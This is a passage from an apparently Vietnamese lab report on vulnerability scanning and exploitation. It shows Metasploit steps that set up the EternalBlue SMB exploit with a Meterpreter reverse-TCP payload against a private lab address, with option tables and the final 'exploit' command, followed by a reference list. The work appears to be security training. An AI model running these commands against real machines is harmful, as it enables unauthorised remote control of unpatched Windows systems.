   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.100.137  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

- Thiết lập payload để khai thác:


set payload windows/x64/meterpreter/reverse_tcp


- Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.100.137  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

- set RHOSTS 192.168.100.50

- exploit







III. Tài liệu tham khảo

1. Lab 14: Discovering Security Threats and Vulnerabilities (laspositascollege.edu)
2. Tất tần tật về Nmap - QuanTriMang.com
3. What is Nmap? Why you need this network mapper | Network World
4. Nessus (phần mềm) là gì? Chi tiết về Nessus (phần mềm) mới nhất 2021 | LADIGI
5. Metasploit - Công cụ khai thác lỗ hổng - QuanTriMang.com

nessus scan tutorial - YouTube